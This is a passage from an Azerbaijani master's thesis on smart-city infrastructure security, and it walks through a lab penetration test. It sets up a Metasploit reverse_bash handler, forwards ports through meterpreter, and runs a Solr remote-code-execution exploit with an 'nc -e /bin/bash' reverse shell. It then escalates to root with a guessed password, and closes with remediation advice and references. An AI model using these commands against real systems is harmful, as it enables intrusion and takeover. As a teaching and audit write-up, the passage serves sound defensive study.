Aşağıda yazılan əmrlər ilə , dinləmə prosesini başladaq:

- **use exploit /multi/handler**
- **set payload cmd/unix/reverse_bash**
- **set lhost eth0**
- **set lport 9999**




Şək. 3.2.6. Dinləmə prosesi (Aytac İbrahimova, 2024)

Revshell.sh -i işə salmaq üçün aşağıdakı əmri yazırıq.

- **bash revshell.sh**


Şək. 3.2.7. Faydalı yükün işə salınması (Aytac İbrahimova, 2024)

Dinləmə prosesi hazır vəziyyətdə olduğu üçün **exploit** və ya **run** əmri ilə dinləməni başlada bilərik.



Şək. 3.2.8. Komand shell sessiya (Aytac İbrahimova, 2024)

Virtual maşın üzərində daha çox nəzarət əldə etmək üçün aldığımız shell-i meterpreter seansına çevirdik. Meterpreter seansını əldə etdikdən sonra tətbiqdə daxili olaraq işləyən hər hansı digər xidmətləri və ya nümunələri tapmaq üçün netstat-ı işə saldıq.



Şək. 3.2.9. Şübhəli İP ünvanı (Aytac İbrahimova, 2024)

“Netstat” Linux, macOS və Unix-ə bənzər əməliyyat sistemlərində şəbəkə ilə bağlı məlumatı göstərmək üçün istifadə edilən komanda xətti alətidir. O, şəbəkə əlaqələri, marşrutlaşdırma cədvəlləri haqqında məlumat verir.

Biz görürük ki, 8983 portunda işləyən bir nümunə var. Bu, adətən docker nümunəsi kimi görünür.

“Docker”- tərtibatçılara proqramları konteynerlərdə qurmağa, paketləməyə, yaymağa və işə salmağa imkan verən proqram platformasıdır. Konteynerlər sizə proqramın bütün asılılıqları ilə bir vahiddə paketlənməsinə imkan verir ki, bu da onun müxtəlif mühitlərdə ardıcıl işləməsini təmin edir.

Docker nümunəsinə düzgün nəzər salmaq üçün 8983 portundan gələn trafiki yerli maşınımız olan Kali Linux-a ötürmək və ya yönləndirmək üçün “portfwd” əmrindən istifadə edirik. (Öz brauzerimizdə , bu ip ünvanını görə bilmək üçün)

- **portfwd add -l 8983 -p 8983 -r 172.17.0.1**


```
meterpreter > portfwd add -l 8983 -p 8983 -r 172.17.0.1
[*] Forward TCP relay created: (local) :8983 → (remote) 172.17.0.1:8983
meterpreter > ls
Listing: /var/www/cryptobank/development/tools/CommandExecution
```

Şək. 3.2.10. Port yönləndirilməsi (Aytac İbrahimova, 2024)

İndi bu docker nümunəsində işləyən xidmətə nəzər salaq. Trafiki yönləndirdiyimiz portla əlaqəli aşağıdakı ünvandan istifadə edərək veb brauzerimizdə nümunəni nəzərdən keçiririk.

- **http://127.0.0.1:8983/**

Qeyd: Local host ip ünvanı 127.0.0.1 olduğu üçün ip ünvanını belə qeyd edirik.




Şək. 3.2.11. Müvafiq İP ünvanının brauzerdə açılması (Aytac İbrahimova, 2024)

Bu Apache Solr - du. Açıq mənbəli müəssisə axtarış platformasıdır. İlkin müşahidədən məlum olur ki, bu interfeys köhnədir. Bu o deməkdir ki, virtual maşında quraşdırılmış versiya həssas ola bilər. Şəkildən də göründüyü kimi , Solr 8.1.1 versiyasında işləyir.

Bu versiyaya uyğun hər hansı birbaşa istismar üçün searchspolit-də solr axtarırıq.

“Searchsploit” - təhlükəsizlik istismarlarının və həssas proqram təminatının populyar olan İstismar Verilənlər Bazasını (exploit-db.com) axtarmaq üçün istifadə olunan komanda xətti yardım proqramıdır.


- **searchsploit solr**



Şək. 3.2.12. Versiyaya əsaslanan exploit (Aytac İbrahimova, 2024)

Şəkildən də görürük ki, Apache Solr 8.2.0 versiyasına aid uzaqdan kod icrası istismarımız var. Bizim üçün açılan Apache Solr açıq mənbəli platformada isə 8.1.1 versiyası idi. Bu versiya daha köhnə olduğu üçün , 8.2.0 versiyasına uyğun gələn uzaqdan kod icrası 8.1.1 versiyası üçündə keçərlidir deməkdir.


- **searchsploit -m 47572**



Şək. 3.2.13. Python faylının yüklənməsi (Aytac İbrahimova, 2024)

İstismarı yüklədikdən onun icrası üçün müəyyən bir sintaksis olmalıdır. Həmin sintaksisi bilmək üçün “*python 47572.py”* yazaraq bizə lazım olan sintaksisi görürük ki, bu faydalı yükün icrası üçün , port default olaraq işə salınır , yalnız local host -un ip ünvanını yazmaq kifayət edir.


- **python3 47572.py 127.0.0.1**



Şək. 3.2.14. Zərərli python faylının işə salınması (Aytac İbrahimova, 2024)

Biz bu zərərli python faylını öz maşınımıza yükləmişik , növbəti mərhələdə bu faydalı yükü meterpreter-ə əlavə etməliyik.

- **Cd /tmp**
- **Upload home/kalı/47572.py**
- **ls**



Şək. 3.2.15. Hədəf sistemə zərəli faylın yüklənməsi (Aytac İbrahimova, 2024)

Beləliklə, biz meterpreter qabığına qayıtdıq, /tmp qovluğuna keçdik, çünki bu, yeganə yazıla bilən kataloqdur. Biz faydalı yükü bu qovluğa yükləyirik.

İndi öz maşınımıza qayıdaq, istismardan yaranacaq qabığı dinləmək üçün netcat dinləyicisini işə salaq. 7654 portunda netcat dinləyicisini işə saldıq(Netcat – ilə dinləmə zamanı istənilən port ilə dinləməyə almaq olar).


“Netcat” - uzaqdan idarəetmə və əmrlərin icrasına imkan verən uzaq hostda qabıq sessiyasını açmaq üçün istifadə edilə bilər.

- **nc -lvp 7654**

Şək. 3.2.16. Dinləmə prosesi (Aytac İbrahimova, 2024)

Sonra meterpreter- də shell əmrini işə salıb, interaktiv shell almaq üçün müvafiq əmri yazırıq:


- **shell**
- **python3 -c ‘import pty; pty.spawn(“/bin/bash”)’**



Şək. 3.2.17. İnteraktiv shell (Aytac İbrahimova, 2024)

Bundan sonra , python skriptini (46573.py) icra etməyə çalışırıq. 192.168.37.170 və 7654 portuna yenidən qoşulmaq üçün Netcat (nc) istifadə edərək əks qabıq əmrini yerinə yetirməklə Apache Solr (port 8983) zəifliyindən istifadə etməyə çalışırıq.


- **python3 47572.py 172.17.0.1 8983 “nc -e /bin/bash 192.168.37.170 7654”**



Şək. 3.2.18 Python skripti ilə dinləmə prosesinin başladılması (Aytac İbrahimova, 2024)

Uğurlu nəticə əldə etdiyimizə görə , netcat-də shell ala bilirik. Yenə də interaktiv(qalıcı) shell almaq üçün

- **python3 -c 'import pty; pty.spawn("/bin/bash")'** əmrini işə salırıq.



Şək. 3.2.19. Səlahiyyətlərin yüksəldilməsi (Aytac İbrahimova, 2024)

Şəkildə , "sudo -l" əmrini işə saldığımızı görürük.

"sudo -l" işə saldığınız zaman o, adətən bizdən parolumuzu daxil etməyi təklif edəcək (əgər parolsuz sudo konfiqurasiya olunmayıbsa) və sonra o, istifadəçi hesabınız üçün sudo konfiqurasiyasını göstərəcək.

Sonra , root istifadəçiyə keçmək üçün, sudo su əmrini çalışdırırıq. Şifrə olaraq, "root", "admin", "kalı" , "user" , "password" kimi default şifrələr uğursuz nəticə verir. Son olaraq "solr" şifrəsini istifadə etdim. Və artıq root istifadəçisinə asanlıqla keçə bilirik.

Sistemdə root istifadəçi olduqdan sonra , burdan əldə etdiyimiz faylların və ya məlumatların necə istifadə olunması nüfuzetmə testini aparan şəxsin təxəyyülünə əsaslanır.

3.3 Nüfuzetmə testləri auditinin nəticəsinə əsasən tədbirlər

Köhnəlmiş proqram təminatı, yanlış konfiqurasiyalar və ya məlum zəifliklər kimi ümumi təhlükəsizlik zəifliklərini müəyyən etmək üçün müvafiq audit prosesi aparılmışdır. Root istifadəçi səlahiyyətinə yüksəlmək nüfuzetmə testlərinin nəticəsinin uğurlu olmasının ən əsas sübutlarındandır.

İlk olaraq giriş pəncərəsində vaxta əsaslanan SQL inyeksiya hücumlarının riskini azaltmaq üçün parametrləşdirilmiş sorğulardan istifadə etmək lazımdır. İstifadəçi daxiletməsini birbaşa SQL sorğularına birləşdirmək əvəzinə parametrləşdirilmiş sorğulardan istifadə edilməlidir ki, burada istifadəçi girişi icra edilə bilən kod deyil, məlumat kimi qəbul etsin. Və ya məlum SQL inyeksiya hücum nümunələri və zərərli faydalı yüklər üçün daxil olan HTTP/HTTPS sorğularını yoxlaya və filtrləyə bilən veb tətbiqi təhlükəsizlik divarını(WAF) yerləşdirmək lazımdır. WAF-lar zərərli trafikin qarşısını almağa və SQL inyeksiya hücumlarına qarşı əlavə müdafiə qatını təmin etməyə kömək edə bilər.

Qeyd: SQL inyeksiya ilə çıxardığımız accounts cədvəlində istifadəçi şifrələrinin hash şəklində saxlanılmaması da bir boşluq sayılır. Mütləqdir ki, verilənlər bazasında istifadəçi şifrələri hash və ya hash ilə birlikdə salt dəyərləri şəklində saxlanılmalıdır ki, həmin şifrə ələ keçirilsə belə istifadəsi mümkün olmasın.

Gizli qovluqların dirsearch kimi alətlərlə tapmasının qarşısını almaq üçün icazəsiz girişi məhdudlaşdırmaq və həssas qovluqları gizlətmək üçün də bəzi təhlükəsizlik tədbirlərinin həyata keçirilməsi vacibdir. Veb server parametrlərini konfiqurasiya etməklə və ya təhlükəsizlik modullarından/pluginlərindən istifadə etməklə qovluqların siyahıya alınmasına qarşı qorumaları həyata keçirmək olar. Məsələn, kataloq adlarını açıqlayan xüsusi xəta mesajlarını təqdim etmək əvəzinə, mövcud olmayan kataloqlar üçün ümumi xəta mesajı (məsələn, 404 Tapılmadı) qaytarmaq üçün veb serveri konfiqurasiya etmək mümkündür. Və ya yalnız səlahiyyətli istifadəçilərin və ya

rolların xüsusi qovluqlara daxil ola bilməsini təmin etmək üçün müvafiq fayl sistemi icazələri, autentifikasiya mexanizmləri və girişə nəzarət siyahılarından istifadə edilməlidir.

Növbəti olaraq , Komand inyeksiya ilə bağlı zəifliklərin qarşısının alınması proqramın İcazə verilən girişləri və ya əmrləri açıq şəkildə müəyyən etmək və qalan hər şeyi rədd etmək üçün ağ siyahıdan (whitelist-dən)istifadə olunmalıdır. Whitelist qəbul edilən giriş və əmrlərin əhatə dairəsini məhdudlaşdırmaqla hücum səthini azaltmağa kömək edir. Əlavə olaraq , qabığın(shell) icrasını deaktiv etmək lazımdır: mümkün olduqda tətbiq və ya xidmət hesabları üçün qabıq icrasını və qabıq girişini söndürmək və ya məhdudlaşdırmaq, zəruri olmadıqda, sistem əmrlərini və ya shell tərcüməçilərini birbaşa proqram daxilindən çağırmağın mümkün olmamasını təmin etmək lazımdır.

Son olaraq Apache Solr-ın köhnəlmiş versiyalarından və ya hər hansı proqram təminatından istifadə təhlükəsizlik riskləri yarada bilər. Apache Solr-ın köhnə versiyasından istifadə ilə bağlı təhlükəsizlik problemlərinin qarşısını almaq üçün onu ən son stabil versiyaya yeniləmək lazımdır. Daha yeni versiyalara tez-tez təhlükəsizlik yamaları(patch), səhv düzəlişləri və performans təkmilləşdirmələri daxildir. Ən son buraxılışlar üçün Apache Solr veb-saytını və ya rəsmi depolarını yoxlayıb quraşdırmanı müvafiq olaraq təkminləşdirmək olar

NƏTİCƏ

Magistr dissertasiya mövzusu əlaqədar tədqiqatların analizi ilə başlamış, qarşıya qoyulmuş bir neçə məsələ istiqamətində tədqiqatlar aparılmaqla aşağıdakı nəticələrlə yekunlaşmışdır:

- Ağıllı şəhər konsepsiyasının arxitektur-texnoloji prinsipləri araşdırılmış;
- Ağıllı şəhər mühitində olan kritik infrastrukturlar təhlil olunmuş;
- Kritik infrastrukturları əhatə edən mümkün hücum ssenariləri, təhdidləri və boşluqları göstərilmiş;
- Kritik infrastrukturlara olan hücumların, təhdidlərin qarşısının alınması üçün tədbirlər, mexanizmlər işlənmiş;
- Nüfuzetmə testləri ilə kritik informasiya strukturunda müxtəlif konfidensial məlumatların əldə edilməsinin eksperimenti aparılmış;
- Komand inyeksiyadan istifadə edərək sistemdə seans əldə edilməsi üçün praktiki iş aparılmışdır;
- Nüfuzetmə testləri auditinin nəticəsinə əsasən görüləcək tədbirlər göstərilmişdir.

İSTİFADƏ OLUNMUŞ ƏDƏBİYYAT SİYAHISI

Ahmed, A., Abdullah, M., Abdul, A., Abd, G., Azizol, A., & Fahrul, H. (2021). An intrusion detection system for the internet of things based on machine learning: Review and challenges. Symmetry, 13(6), 101.

Albino, V., Berardi, U., & Dangelico, R. M. (2015). Smart cities: Definitions, dimensions, performance, and initiatives. Journal of Urban Technology, 22(1), 3-21.

AlDairi, A. (2017). Cyber security attacks on smart cities and associated mobile technologies. Procedia Computer Science, 109, 1086-1091.

AlDairi, A. (2017). Cyber security attacks on smart cities and associated mobile technologies. Procedia Computer Science, 109, 1086-1091.

Andress, J., & Winterfeld, S. (2013). Cyber warfare: Techniques, tactics and tools for security practitioners. Elsevier.

Barrey, B. I. E., & Chaan, H. F. (2009). Syntax, and semantics-base signature database of hybrid intrusion detection systems. Security and Communication Networks, 2(6), 456-474.

Barrey, B. I. E., & Chaan, H. F. (2009). Syntax, and semantics-base signature database of hybrid intrusion detection systems. Security and Communication Networks, 2(6), 456-474.

Britt, M. (2013). What are smart cities and why do we need them? Forbes. [https://www.forbes.com/sites/honeywell/2023/08/18/what-are-smart-cities-and-why-do-we-need-them/?sh=d865d586f69e]

Check Point (2024). Network Security Architecture. [https://www.checkpoint.com/cyber-hub/network-security/what-is-network-security/network-security-architecture/]

Choraś, M., Kozik, R., Flizikowski, A., Hołubowicz, W., & Renk, R. (2016). Cyber threats impacting critical infrastructures. Managing the Complexity of Critical Infrastructures: A Modelling and Simulation Approach, 139-161.

Cisa (2022). Critical Infrastructure Sectors. [https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors]

Cisa (2023). Cybersecurity Best Practices for Smart Cities. [https://www.cisa.gov/sites/default/files/2023-04/cybersecurity-best-practices-for-smart-cities_508.pdf.]

Computer and Information Systems, MakCollege of Computer and Informatino Systems, Makkah, Saudi Arabia, Cyber Security Attacks on Smart Cities and Associated Mobile Technologies, journal of ELSEVİER, p 1087,1088

Cybersign (2023). Kibertəhlükəsizlik Maarifləndirmə Təlimi Niyə Önəmlidir?[https://cybersign.az/xeber/kibertehlukesizlik-maariflendirme-telimi-niye-onemlidir]

Demidov, R., Zegzhda, P., & Kalinin, M. (2018). Threat analysis of cybersecurity in wireless ad-hoc networks using hybrid neural network model. Automation Control and Computing Sciences, 52(6), 971-976.

Diran, D., Van Veenstra, A. F., Timan, T., Testa, P., & Kirova, M. (2021). Artificial intelligence in smart cities and urban mobility. Policy Department for Economic, Scientific and Quality of Life Policies.

Durand, J. (2023). Customizing cybersecurity for critical infrastructure: Finding the perfect fit for smart cities. [https://www.forbes.com/sites/forbestechcouncil/2023/12/05/customizing-cybersecurity-for-critical-infrastructure-finding-the-perfect-fit-for-smart-cities/?sh=23c8c4c06df7]

eqanun (2021). Kritik informasiya infrastrukturunun təhlükəsizliyinin təmin edilməsi sahəsində bəzi tədbirlər haqqında. [https://eqanun.az/framework/47253]

González-Granadillo, G., González-Zarzosa, S., & Diaz, R. (2021). Security information and event management (SIEM): Analysis, trends, and usage in critical infrastructures. Sensors, 21(14), 4759.

Grandview Research. (2022). Smart cities market size, share & trends analysis report by application, by smart governance, by smart utilities, by smart transportation, by region, and segment forecasts, 2023 – 2030. [https://www.grandviewresearch.com/industry-analysis/smart-cities-market.]

Han, Y., Wang, Z., Ruan, Q., & Fang, B. (2018). Sapiens chain: A blockchain-based cybersecurity framework. arXiv preprint arXiv:1811.10868.

HPE (2024). What is Supply Chain Security? [https://www.hpe.com/emea_europe/en/what-is/supply-chain-security.html]

Hung-Jen, L., Chun-Hung Richard, L., Ying-Chih, L., & Kuang Yuan, T. (2013). Intrusion detection system: A comprehensive review. Journal of Network and Computer Applications, 36(1), 16-24.

Ibrahim, A. T. H., Victor, C., Nor Badrul, A., Kayode, A., Ibrar, Y., Abdullah, G., Ejaz, A., & Haruna, C. (2017). The role of big data in smart city. Journal Name, 2, 5, 6, 11-12, 6-9.

Joshi, N. (2022). 6 ways in which blockchain makes your city even smarter. Forbes. Retrieved from [https://www.forbes.com/sites/naveenjoshi/2022/04/07/6-ways-in-which-blockchain-makes-your-smart-city-even-smarter/?sh=578a9b557f5d]

Kinza Yasar (2023). Multifactor authentication. [https://www.techtarget.com/searchsecurity/definition/multifactor-authentication-MFA]

